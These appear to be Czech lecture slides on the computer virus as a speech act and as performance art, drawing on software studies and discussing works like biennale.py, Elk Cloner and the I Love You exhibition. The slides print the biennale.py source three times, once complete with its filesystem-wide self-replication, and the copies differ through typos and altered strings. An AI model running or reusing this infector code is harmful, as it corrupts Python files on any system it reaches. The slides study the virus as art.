

```
* biennale.py _____ go _____ to _____ 49th Biennale di Venezia
* HTTP://MMH.0100101110101101.ORG _ + _ [epidemiC] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *
```

Virus jako řečový akt I

```
def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemiC]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "***3") + 3]
    mysoul.close()
```

- „Zdrojový kód je novou formou jazyka: programovací jazyk, který, jak už to u mluveného či psaného jazyka bývá, má svou vlastní formální logiku a formu. Přestože počítačový virus není jasně vymezenou uměleckou kategorií, ale spíše digitálním objektem (nebo možná subjektem?), také má jistou konkrétní formu. Je produktem experimentálního přístupu k jazyku, který se neustále rozvíjí.“ Franziska Nori

Teorie řečových aktů

- John Langshaw Austin. Jak udělat něco slovy. Praha: Filosofia, 2000.
- Základní rozdělení promluv:
 - a) Lokuční
 - b) Ilokuční
 - c) Perlokuční
- Austin klade důraz na performativní dimenzi jazyka

Digitální kód jako řečový akt

- Programovací jazyk můžeme považovat za jistý druh promluvy. K tomuto názoru se přiklání zejména teoretici z oboru softwarových studií
- Soubor textů z oblasti softwarových studií - první texty po roce 2000
- zkoumají virus na úrovni digitálního kódu a považují jej za specifický vyjadřovací prostředek
- soustředí se na skutečné akce viru

Softwarová studia

- počátek 21. století posun ve výzkumu nových médií
 - zaměření na materialitu médií – 3 významy
 - a) materialita kulturních praxí
 - b) materialita vztahů a afektů
 - c) materiály, z nichž jsou média vyrobena
- Tento směr se nazývá nový materialismus

- Tři dominantní směry výzkumu
- působení abstraktního a neviditelného v širších materiálních sítích
- průzkum abstraktnější roviny digitálních médií (software)
- spojení mezi lidským tělem a technologiemi (virtuální realita)
- Druhý jmenovaný směr se rozvinul v samostatnou disciplínu – softwarová studia

Softwarová studia – základní teze

- **Matthew Fuller**
- Kritický přístup k výzkumu softwaru
- Software není neutrální nástroj
- průzkum specifických vlastností softwaru na mnoha úrovních, na nichž působí
- důležitá role softwaru ve vymezení sociálních vztahů, formování naší identity i estetiky
- Umělci by měli odkrývat kreativní potenciál softwaru

- **Lev Manovich**
- naše setkávání se světem probíhá prostřednictvím softwaru, naše civilizace je na něm závislá
- Software studies – průzkum toho, jakou roli hraje software v současné společnosti a kulturních a sociálních sil, které formují vývoj samotného softwaru

- Dělí software na:
- Šedý software – nevidíme ho, udržuje a řídí systémy a procesy v současné společnosti
- Kulturní software – software, který podporuje akce, které běžně spojujeme s kulturou (Facebook)

Umělecký výzkum softwaru

- Maurizio Bolognini – Programmed Machines



Softwarová studia jsou nemoderní disciplínou

- Jana Horáková. Softwarová studia: k proměnám nových médií. Brno: Masarykova univerzita, 2014.
- Představitelé softwarových studií zasazují software do sítě vztahů, software je zkoumán jako kvaziobjekt
- Software není zkoumán jako abstraktní entita mimo čas a prostor, ale v nejrozmanitějších podobách – konkrétní ztělesnění a chování v praxi

Mezi přirozeným a strojovým jazykem


- Jakými způsoby pracují s teorií řečových aktů badatelé z oblasti softwarových studií?
- **Inke Arns - Read_me, run_me, execute_me. Code as Executable Text: Software Art and its Focus on Program Code as Performative Text.**
- Kód je ilokuční řečový akt – nic nereprezentuje, je schopný akce

- **Geoff Cox– Alex McLean. Speaking Code.**
- „Počítačový kód má zároveň čitelný i spustitelný stav, jmenovitě stav čtení i zápisu na úrovni jazyka samotného.“
- akce je vykonána zároveň s jejím vyjádřením, liší se od běžného jazyka

- **Katherine Hayles. My Mother Was Computer: Digital Subjects and Literary Texts.**
- „...kód spuštěný v digitálním počítači způsobuje změny v chování tohoto stroje a prostřednictvím síťových portů a dalších rozhraní může iniciovat další změny, všechny implementované skrze přenos a spuštění kódu.“

- Digitální kód dokáže působit změny ve vnějším světě – kód ovlivňuje sféru politického, estetického a sociálního
- na tom se všichni autoři shodují
- **politická dimenze kódu**
- Běžné skrývání autora, prostředí, pracovních metod a efektů
- Otázka, jak zviditelnit vnějšek softwaru?

Live coding



<https://www.youtube.com/watch?v=Z-8DX7g2zEc>

Biennale.py (2001) –

dílo skupiny EpidemíC + Eva a Franco Mattes
(pseudonym 0100101110101101.org)

```

# biennale.py _____ go _____ to _____ 49th Biennale di Venezia
# HTTP://5&M.0100101110101101.ORG __ + __ [epidemíC] http://www.epidemíC.es
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemíC]*") == -1:
            soul = open(guest, "a")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass


def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pys"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in work and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "***3") + 3]
    mysoul.close()
    blacklist = replace(split(sys.exec_prefix, ";")[-1], "\\", "/")
    if blacklist[-1] != "/": blacklist = blacklist + "/"
    work = [lower(blacklist), "/proc/", "/dev/"]
    join("/")
    print "> This file was contaminated by biennale.py, the world slowest virus."
    print "Either Linux or Windows, biennale.py is definitely the first Python virus."
    print "[epidemíC] http://www.epidemíC.es __ + __ HTTP://5&M.0100101110101101.ORG "
    print "> _____ 49th Biennale di Venezia _____ <"

```






Performativita zlého kódu

- výraz performativní - původ v Austinově teorii řečových aktů
- Poté přesun do kontextu umění (performativní umění) – 50. léta
- performativní kvality umění nových médií
- Umění nových médií jako proces a událost
- Událost, v níž je zapojeno mnoho aktérů

Dennis Del Favero - Pentimento




Tři performativní procesy, které charakterizují počítačový virus:

- 1. Kopírování rutin, které umožní distribuci viru. Jeho šíření
- 2. Spouštěč viru, který aktivuje jeho činnost. Například určitý počet spuštění počítače
- 3. Vygenerování obsahu, který je viditelný pro uživatele. Například zobrazení vzkazu, obrázku nebo poškození software

- Počítačový virus může jednat na úrovni digitálního kódu nebo na úrovni viditelného povrchu
- **Povrchová úroveň** – kulturní logika - obrazové, zvukové či textové sdělení

MacMag (Computer Graphics Conspiracy / Artemus Barnoz & others)




- **Úroveň digitálního kódu** – logika softwaru -
Jednání počítačového viru na základě
definovaných algoritmů
- Algoritmus jako vyjadřovací prostředek – dvě
strategie
- A) Ian Bogost – procedurální rétorika
- B) Metaforická funkce algoritmu – simulace
abstraktních pojmů (láska, samota)
- Doris C. Rusch – Matthew Weise. Games about
LOVE and TRUST?: Harnessing the Power of
Metaphors for Experience Design.

Vi-Con – autor Luca Bertini



Interakce počítačového viru s uživatelem

- infekční proces představuje specifický způsob komunikace mezi virem a uživatelem
- Setkání viru a uživatele dá vzniknout jedinečné situaci
- imaginární virus DOGS - vyvolává emotivní reakce, někdo získal přístup k našim datům



- Spoluúčast uživatele probíhá na dvou rovinách:
- vykonání určité fyzické akce
- emocionální investice do celé situace

- Reakce uživatele na virus jsou nepředvídatelné
- Vzniká událost podobná uměleckému happeningu

Jiný pohled na performativní potenciál počítačového viru

- Jason Farman. The Virtual Artaud: Computer Virus as Performance Art.
- Virus - analytický nástroj, s jehož pomocí můžeme zkoumat podoby současné kultury
- Performance počítačového viru umožňuje vstoupit do diskursu kolem těl a virů a nahlédnout způsoby jejich signifikace

Poetický virus

- Programovací jazyk se odlišuje od přirozeného jazyka svou instrumentálností, záměrná eliminace jakékoliv nejednoznačnosti
- Ale Florian Kramer zasazuje tento jazyk do širšího kulturního kontextu – odrývá jeho magickou dimenzi
- „Komputace a představy o ní jsou bohaté na kontradikece a naplněné metafyzickými a ontologickými spekulacemi. Pod povrchem všech těchto kontradikcí a spekulací leží naše obsese kódem, který uskuteční fantasma, v němž se slova stanou tělem. Tato vidina však zůstává nenaplněna, protože její realizace stále znovu a znovu selhává tváří v tvář nezměrným spekulativním očekáváním, která do této představy vkládáme.“ Florian Kramer

- Kód má poetické kvality - umělci jdou proti jeho instrumentalitě, snaha učinit z kódu umělecký prostředek
- **výstava I Love You (2002)** - ve Frankfurtském muzeu aplikovaného umění (Museum für Angewandte Kunst Frankfurt)
- průzkum uměleckého potenciálu počítačového viru



- Součástí výstavy performance Franca Berardiho
- přednesl zdrojový kód počítačového viru I Love You jako kdyby se jednalo o báseň
- pokus o emancipaci kódu - od utilitárního využití směrem k poetickému vyjádření
- <https://www.youtube.com/watch?v=jJFI RoQr96E>

- Berardi přemísťuje kód do překvapivého kontextu – akcentuje jeho estetické vlastnosti
- odmítnutí racionality, počítačové logiky a systému příkazů v Berardiho performanci
- výzva k vytváření programů odmítajících jediný autoritativní hlas

Básně v digitálním kódu

- báseň v programovacím jazyce- kombinace literárního a strojového jazyka
- Báseň má dvojí artikulaci, jednak textuální forma a také běžící program
- programovací jazyk PEARL
- typické žánry: básně tvořené volným proudem slov, konkrétní poezie, haiku, kaligramy

Srovnání zdrojového viru Bienalle.py se zdrojovým kódem viru Elkcloner

Elkcloner

- POEM ASC 'ELK CLONER:',
- DFB \$8D,\$8D
- ASC ' THE PROGRAM WITH A PERSONALITY'
- DFB \$8D,\$8D,\$8D
- ASC 'IT WILL GET ON ALL YOUR DISKS'
- DFB \$8D
- ASC 'IT WILL INFILTRATE YOUR CHIPS'
- DFB \$8D
- ASC 'YES IT'
- DFB \$A7
- ASC 'S CLONER!'
- DFB \$8D,\$8D
- ASC 'IT WILL STICK TO YOU LIKE GLUE'
- DFB \$8D
- ASC 'IT WILL MODIFY RAM TOO'
- DFB \$8D
- ASC 'SEND IN THE CLONER!'
- DFB \$8D,\$8D,\$8D,\$8D,\$0

Bienalle.py

```
* bienalle.py _____ go _____ to _____ 49th Biennale di Venezia
* HTTP://WWW.0100101110101101.ORG __ + __ [epidemic] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemic]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)


def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "##*3") + 3]
    musoul.close()
```

Bienalle.py – básnické kvality kódu

- duše = otevřít (host, " r")
- tělo = duše.číst ()
- má duše = uzavřít ()
- mé tělo = mé tělo [: najdi(moje tělo, "#" *3) + 3]

D – I – N – A (Digital Is Not Analog)



- mezinárodní festival digitálního umění
- 2001 v italském městě Bologna
- cíl - demonstrovat estetické vlastnosti kódu a krásu kódu
- Virus představuje jazyk s vlastními poetickými kvalitami

- Flaminio Gualdoni – upozorňuje na kreativní vklad programátora
